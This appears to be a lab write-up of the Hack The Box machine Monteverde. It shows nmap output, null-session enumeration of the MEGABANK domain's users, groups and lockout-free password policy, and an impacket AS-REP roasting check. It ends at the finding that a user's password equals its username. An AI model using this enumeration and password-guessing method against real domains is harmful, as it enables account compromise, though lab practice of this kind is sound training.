
Information Gathering


1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.172
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-13 13:47 IST
Nmap scan report for 10.10.10.172
Host is up (0.18s latency).
Not shown: 65517 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-13 08:20:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49741/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-07-13T08:21:42
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

RPC and LDAP enumeration


1) Enumerated domain information




```
 ================================( Getting domain SID for 10.10.10.172 )================================

Domain Name: MEGABANK
Domain Sid: S-1-5-21-391775091-850290835-3566037492

[+] Host is part of a domain (not a workgroup)
```



```
 ========================================( Users on 10.10.10.172 )========================================

index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2       Name: AAD_987d7f2f57d2  Desc: Service account for the Synchronization Service with i
nstallation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos       Name: Dimitris Galanos  Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary        Name: Ray O'Leary       Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs    Name: SABatchJobs       Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan        Name: Sally Morgan      Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata        Name: svc-ata   Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec      Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp     Name: svc-netapp        Desc: (null)

user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
user:[svc-netapp] rid:[0xa2d]
user:[dgalanos] rid:[0xa35]
user:[roleary] rid:[0xa36]
user:[smorgan] rid:[0xa37]
```




```
============================( Password Policy Information for 10.10.10.172 )======================


[+] Attaching to 10.10.10.172 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.172)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] MEGABANK
        [+] Builtin

[+] Password Info for Domain: MEGABANK

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 41 days 23 hours 53 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```




```
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

2) Enumerated kerberos preauth




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ impacket-GetNPUsers MEGABANK/ -usersfile users -dc-ip 10.10.10.172
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User AAD_987d7f2f57d2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dgalanos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User mhope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roleary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SABatchJobs doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-ata doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-bexec doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-netapp doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ |
```




```
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2       Name: AAD_987d7f2f57d2  Desc: Service account for the Synchronization Service with i
nstallation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos       Name: Dimitris Galanos  Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary        Name: Ray O'Leary       Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs    Name: SABatchJobs       Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan        Name: Sally Morgan      Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata        Name: svc-ata   Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec      Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp     Name: svc-netapp        Desc: (null)
```

Vulnerability Assessment

1) Found a user with username as password

